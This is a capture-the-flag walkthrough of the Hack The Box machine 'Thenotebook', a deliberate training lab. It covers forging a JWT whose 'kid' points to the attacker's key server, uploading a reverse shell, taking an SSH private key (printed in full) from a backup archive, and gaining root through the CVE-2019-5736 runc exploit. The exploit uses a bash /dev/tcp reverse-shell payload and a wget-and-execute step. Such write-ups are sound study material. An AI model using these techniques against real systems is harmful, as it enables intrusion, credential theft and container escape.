

THENOTEBOOK

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Thenotebook so lets hop over to our terminal where all the good stuff happens ..

Machine	INFO
Name	Thenotebook
OS	LINUX
IP	10.10.10.230
Release	06 March 2021
POINTS	30
DIFFICULTY	Medium
Creator	mostwanted002


1. So After scanning with nmap we got 3 running open ports : 22 , 80 11010 ; The port 80 contains the web sever application which takes notes ...

```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 20:31 IST
Nmap scan report for 10.10.10.230
Host is up (0.71s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open      http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP
fingerprin
t:
OS:SCAN(V=7.80%E=4%D=3/8%OT=22%CT=1%CU=37063%PV=Y%DS=2%DC=T%G=Y%
TM=60463CB9
OS:%P=x86_64-pc-linux-gnu) SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=9) OPS
(
OS:O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%
O5=M54BST11
OS:NW7%O6=M54BST11) WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88) ECN
(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=) T1 (R=Y%DF=Y%T=40%S=O%A=S+%
F=AS
OS:%RD=0%Q=) T2 (R=N) T3 (R=N) T4 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) T5
(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%
F=
OS:R%O=%RD=0%Q=) T7 (R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) U1 (R=Y%DF=N%
T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G) IE (R=Y%DFI=N%T=40%
CD=
OS:S)

```


2 . So first of all let's go and register on the webserver and then log in if you capture the request you'll know that it sends a authentication cookie with a uuid ; as shown below ..



The Notebook

Welcome back! Oxmahesh

Visit /notes to access your notes or select it from navbar.



3. If you have solved some previous HTB machines then you'll get to know that its a jwt token / cookie which can be manipulated as we want ; so copy the auth = "cookie" and paste it to <https://jwt.io/> and then you'll get a breakdown version of the cookie which contains Header and payload variables :

The screenshot shows the JWT.io website in a Mozilla Firefox browser. The URL bar shows `https://jwt.io`. The website header includes the JWT logo, navigation links (Debugger, Libraries, Introduction, Ask, Get a T-shirt!), and a note 'Crafted by Auth0'. The main content area displays a JWT token on the left and its decoded components on the right.

JWT Token:

```
B4DWH-oZxNO1lw1ZW1haWW1U1IweG1haGVZaEtB
nbWFpbC5jb20iLCJhZG1pb19jYXAiOjB9.Jdb
Z0Ab5x8lW3Cmb6gTLiF4YjJq4Uv92d6ZZYJM0
T8vDbQpSqUmWwoufRXhhdEdpymwoonJsSRuQs
bEtqURqkyeKEWzi0S-
W21ceS7_S3eef0QoTh0pb0xHooFGMeVAB9kmG
7Q8NDR1yw7S_bXQhJJD6xzzGGyAR92g_4rhEj
NMN5Q9T4Uhs1qSF1-vMVvzZG4N6Y-MIR-
SAu7JaVGXbKufTJ0maFuAfsq5AnbPdro0DcTi
pEUfM49p9LanZFRsj-
_EGqzG6C4jm3sxZY6hNPGFa1mbbUjenQy5T2V
KbaS1645f9VknAqud6E80FQJHk8K7yRHYvL
wCw59ehgY9bDfydmSgq-
wHY6P62BN6TzMhyoNXpf_DZxvTQaR2319qNNy
TuKS10jKXpy1J60Endis2Yb8oy8P9gFIIi6EM
NohJi3cUFL6Fj_YkOeKXRjE4xiwGC6sesZC3e
bBE00K09BNTv4nHCIQ7MZry-
UwAGf3nyXY88x4G2DrYv_1XLKL0ruX5e0mdQZ
WDktiRNUaQ-
455tCvnzrMX1Ci5FfW61TBkF7ZuMQXboAnDtu
G1YH-CQzn-
```

Header: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```

Payload: DATA

```
{
  "username": "xmahesh",
  "email": "xmahesh@gmail.com",
  "admin_cap": 0
}
```

Verify Signature

RSASHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), Public Key or Certificate. Enter it in plain text only if you want to verify a token)

4. Now we saw that in the header it requests a privetkey to the localhost(server) in order to authenticate so we can create our own payload by generating some private and public jwt keys :

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```

5. So just paste the following command in your system and generate jwt private , public keys and paste it into the private and public key space now in the payload section change the admin_cap value to 1 and in the header section change the localhost with your ip and now rename the jwt private key as privKey.key and start a python webserver in the respective folder ;

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNi41OjcwNzAvchJpdktleS5rZXkifQ.eyJ1c2VybmFtZSI6IjB4bWFOZXNoIiwiaWZwIjoiIiwiaWF0IjEwOTY5LjA0LW08pJg5ZlqKw4WRlQYj63LkVVKRzRzXzhz67LhIH_E_D6m0VYHFaYQ5yChY4yr18t3TL9fK0YhzbpuKMWGN7gEQUv0NNhaA3hq57e9XdyXTBc6YanJUeYPO5siZ62PfbMzLA-929_cnndq3rqW0ht5tNL-_vUBT4duZgXfTTqGMMzuj79dkZA09Tp_ORRdMgNmQk3YmDOZH3k9tSw3D1Ta6MZUe3AM70G17G1gKfP6nHyQDNb0EiHKH22hfp-RVdyA0LSuB0B4LZdpk3E4KpDj_eRwwU7F8evgVc870c093Mcw4k9XGyr5J8EtZqVqmAbyI92dF6yz65U3Cc_dekjgt4rxhSRZiGV511RG5fA8fhmf7fhvMO_hPdedC0yL9Z633c11Yk_9jUV_htr-x16A7TPQmCPTdTgVp-XlYeA0K_-zg5iI154D2H346S3hRNRHFPxmF3iaD5WKUtqq62FtUdavr1gwBs0uR-NbmFct9pUpEi0q3oDdTfQnR2u0jwtxk6vDjqIH7gCQWgTuu11zK6j5wuMFPD__x01Q42ilxIkWzQtU6GCojbfEvZ7eX-NeMLaCoLev-aW3qNf8q0yUNcxmo9i0ufQjuuxwhlX0KMZxBYwR6v6qksTyEi0FQEH1_m0iMT0aFQpuUhsrW4HIeC_Q0ZF5j0SL8
```

HEADER: ALGORITHM & TOKEN TYPE

```
"typ": "JWT",
"alg": "RS256",
"kid": "http://10.10.16.5:7070/privKey.key"
}
```

PAYLOAD: DATA

```
"username": "0xmaresh",
"email": "0xmaresh@gmail.com",
"admin_cap": 1
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  XTrz0cZ1Lx7juhN7eq5UT9P81+6
  lcnqhZPjKA
  A6i3//E1f7ejhfPpuGkeDCsCAwE
  AAQ==
  -----END PUBLIC KEY-----
  OtAsY+BznxQFGUVdS5wTAfd8sDD
  85A7v08MPU
  3hxW3tuKQ0y61tuuAfZC0uPiHFJ
  UWN5ncKg0e10op7yyM/g1y1Q01V
  SjiXoD
  -----END RSA PRIVATE KEY
)
```

6. Now again try to write a note and capture the request and replace the "auth = cookie uuid = cookie" to your jwt payload and send it after sending it ; it will request the privkey.key to our webserver and it will give us the admin panel access but the headache part here is we have to always change the cookie whenever we make request to webserver :

```
Raw Params Headers Hex
POST /9e5850d4-2728-412d-955c-c74be395c6fc/notes/add HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.230/9e5850d4-2728-412d-955c-c74be395c6fc/notes/add
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNi41OjcwNzAvchJpdktleS5rZXkifQ.eyJ1c2VybmFtZSI6IjB4bWFOZXNoIiwiaWZwIjoiIiwiaWF0IjEwOTY5LjA0LW08pJg5ZlqKw4WRlQYj63LkVVKRzRzXzhz67LhIH_E_D6m0VYHFaYQ5yChY4yr18t3TL9fK0YhzbpuKMWGN7gEQUv0NNhaA3hq57e9XdyXTBc6YanJUeYPO5siZ62PfbMzLA-929_cnndq3rqW0ht5tNL-_vUBT4duZgXfTTqGMMzuj79dkZA09Tp_ORRdMgNmQk3YmDOZH3k9tSw3D1Ta6MZUe3AM70G17G1gKfP6nHyQDNb0EiHKH22hfp-RVdyA0LSuB0B4LZdpk3E4KpDj_eRwwU7F8evgVc870c093Mcw4k9XGyr5J8EtZqVqmAbyI92dF6yz65U3Cc_dekjgt4rxhSRZiGV511RG5fA8fhmf7fhvMO_hPdedC0yL9Z633c11Yk_9jUV_htr-x16A7TPQmCPTdTgVp-XlYeA0K_-zg5iI154D2H346S3hRNRHFPxmF3iaD5WKUtqq62FtUdavr1gwBs0uR-NbmFct9pUpEi0q3oDdTfQnR2u0jwtxk6vDjqIH7gCQWgTuu11zK6j5wuMFPD__x01Q42ilxIkWzQtU6GCojbfEvZ7eX-NeMLaCoLev-aW3qNf8q0yUNcxmo9i0ufQjuuxwhlX0KMZxBYwR6v6qksTyEi0FQEH1_m0iMT0aFQpuUhsrW4HIeC_Q0ZF5j0SL8
Upgrade-Insecure-Requests: 1

title=test&note=
```

7. Now after getting admin panel we can upload some files so let's try to upload a reverse shell by pentestmonkey and start the netcat connection and now click on view the file it will immediately give us a www-data\$ shell



```
root@kali:~/CTF/htb/notebook# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 35636
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18
17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 05:38:28 up 7 min, 0 users, load average: 0.04, 0.14, 0.09
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$
```

```
root@kali:~# python -m SimpleHTTPServer 7070
Serving HTTP on 0.0.0.0 port 7070 ...
10.10.10.230 - - [09/Mar/2021 11:05:04] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:05:14] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:05:28] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:05:40] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:06:02] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:06:15] "GET /privKey.key HTTP/1
.1" 200 -
□
```

8. Now as we have in the system we need maintain the access in the machine so the /var/backups/ folder contains home.tar.gz let's try to untar it

```

$ mkdir /tmp/id
$ tar -zxvf home.tar.gz -C /tmp/id
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa

```

9. It contains id_rsa so immediately copy the ssh key paste it to your id_rsa file and grab a ssh connection quickly : `ssh -i id_rsa.pub noah@10.10.10.230`

```

noah@thenotebook: ~
File Actions Edit View Help
noah@thenotebook: ~ root@kali: ~/Downloads

home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIePQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04
HbhDfFkK+EDWk4yKk0g5MvBQckcxAs31mNnu+UCLYLMb4YXGvrlwCrtrHo/ulwT
rLymQVzxjEbLUKlgjZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/0RqHzAfgS3Y7t+b
HVo4kvIHT0IXveAlvxez3UplulFkaQ4zk37rfH03wuTWsyZ0vmL7gr3fQRBndrUD
v4k2zwetxYnt0hjdDyA+KGWFFew7ey9ynrMKW2lc2vBucEAUue+mb0Eaz02lnhX
rTAQEgTrb07jNoZEp4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQQIA0b51Ht84DbH
+UQY5+BRB8MHifGWr+4B6m1A7FchVUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf
Q9y29Nx7ce/JPGzALKDGVH2JvaoF22qz9yQ5u0EzMMdplgS81snsV10gse1bQd4h
CA4ehjzUultD07RP1DtbZCNxrhwpMBMjCjQna0R2TqPjEs4b7DT1GrS907d7pyNM
Um/rxjBx7AcBp+P7LBqLrnk7kCXeZXi15Lc9uDU52c3INeRPmbFL5d70dlTbXce
YwHVJckFXyeVP6Qzi3yA3p6d+fhFCzWU3uzUKBL0GeJSARxISsvVRzX1HRBGU9V
AuyJ204JAoGBA067RmkGsIAIww/DJ7fFRRK91dvQdeaFSmA7Xf5rhWFymZ/spj2/
rWuuxIS2AXp6mk36GepUN1Ea+jvkw/NaMPfGpIL50d060I0B4FtJbood2gApfG9
0uPb7a+Yzbj10D3U6Andi0tRtFwnnyfRevS+KEFVXHTLPTPGjRRQ410dAoGBANLU
kn7eFJ04BYmzcWbupXaped7QEfshGMu34/HWL0/ejKXgVklSgSB5v3a0LP6KqEE
vk4wAFKj1i40pEAp0ZNawD5TsDSHoAsIxRnjRM+pZ2bjku0GNzCAU82/rJSnRA+X
i7zrFYhfaKldu4fNYgHKgDBx8X/DeD0vLe1lpLx/AoGBANoh0CI9J7oYqNCZEYS
QALx5jilbzUk0WLANA/eWs9BkVFPQDTnsSPVWscQLQWk7+zwIqq0v6iN3jPGxA8K
VxGyB2tGqt6jIS8oPztpabGBTCmBfh82nT2KNNHfwwmfWZjdsu9I9zvo+e3CX1BZ
vglmvW2Dw6l0EwX+A+ZuSmIZAoGAb2mgtDMrRDHc/0ul3gvHfV6CYIww05qK+Jyr
2WwWkLa/qaWo8yPQbrEddt0yBS0BP4yL9s86yyK8gPFxpocJrk3esdT7RuKkVCPJ
z2yn8QE6Rg+yWZpPHqkazSZ01eItzQR2mYG2hzPKFtE7evH6JUrnjm5LTKEReco+
8iCuZAcCgYEA1fhCzNwEub2EOV/AI23rYpVlF6SiDTfJrtV6ZCLTuKKhdvuqKkr
JjwmBxv0VNMMDmJ40hYo1ZR6wITMYq6kFGCmSCATPl4wbGmwb0ZHb0WBSb5JerQ+
Uh6he5GM5rTstMjtGN+0Q0Z8UZ6c0HBM0ulKBT9IUIUEdLFntA4oAVQ=
-----END RSA PRIVATE KEY-----
$

root@kali:~/ssh# ssh -i id_rsa.pub noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_
64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar  9 05:44:27 UTC 2021

System load:  0.19           Processes:           178
Usage of /:   40.0% of 7.81GB Users logged in:    0
Memory usage: 12%           IP address for ens160: 10.10.
10.230
Swap usage:   0%             IP address for docker0: 172.17
.0.1

61 packages can be updated.
0 updates are security updates.

Last login: Wed Feb 24 09:09:34 2021 from 10.10.14.5
noah@thenotebook:~$

```

10. Now its time to get the root shell ; so after getting ssh connection I quickly ran `sudo -l` command it says :


```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$
```

11. After googaling bit I got a POC : <https://github.com/Frichetten/CVE-2019-5736-PoCVULNERABILITY> POC

12. So Download the main.go file and change the value of payload to your machine and port as follows :

```
var payload = `#!/bin/bash \n bash -i >& /dev/tcp/IP/8080 0>&1`
```

13. Now lets build this using go lang make sure that you have already installed go inside your machine now run go build main.io and it will create the binary now start a python server so we can fetch the main binary to target system .

14 . First of all make sure that you have 2 ssh connection to noah user and reverse netcat connection on the port you specified now in the first terminal start the docker container using this command :

```
$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash
```

```
$root@container:$~ cd /tmp
```

```
$root@container:$~ wget http://YOUR-IP/main
```



```
$root@container:$~ chmod +x main
$root@container:$~ ./main
```


```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 b
ash
root@e302b3ed95f2:/opt/webapp# cd /tmp
root@e302b3ed95f2:/tmp# wget http://10.10.16.5/main
--2021-03-09 06:29:49-- http://10.10.16.5/main
Connecting to 10.10.16.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2140215 (2.0M) [application/octet-stream]
Saving to: 'main'

main                100%[=====>]  2.04M  298KB/s   in 11s

2021-03-09 06:30:02 (187 KB/s) - 'main' saved [2140215/2140215]

root@e302b3ed95f2:/tmp# chmod +x main
root@e302b3ed95f2:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 36
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00044e060}
root@e302b3ed95f2:/tmp# □
```

15. In the second terminal immediately start another container :
\$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash



The image shows a terminal window with two tabs. The active tab is titled 'noah@thenotebook: ~' and displays the following command and output:

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 sh
No help topic for '/bin/sh'
```

The second tab is titled 'root@kali: ~' and is currently inactive.

16 . And immediately we got our root shell on our net cat connection

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 41292
bash: cannot set terminal process group (31409): Inappropriate i
octl for device
bash: no job control in this shell
<f75683e204e13e7b9d85553d7ad96bd1da0251b9882e8267c# cd /
cd /
root@thenotebook:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
```

And we have rooted the machine successfully..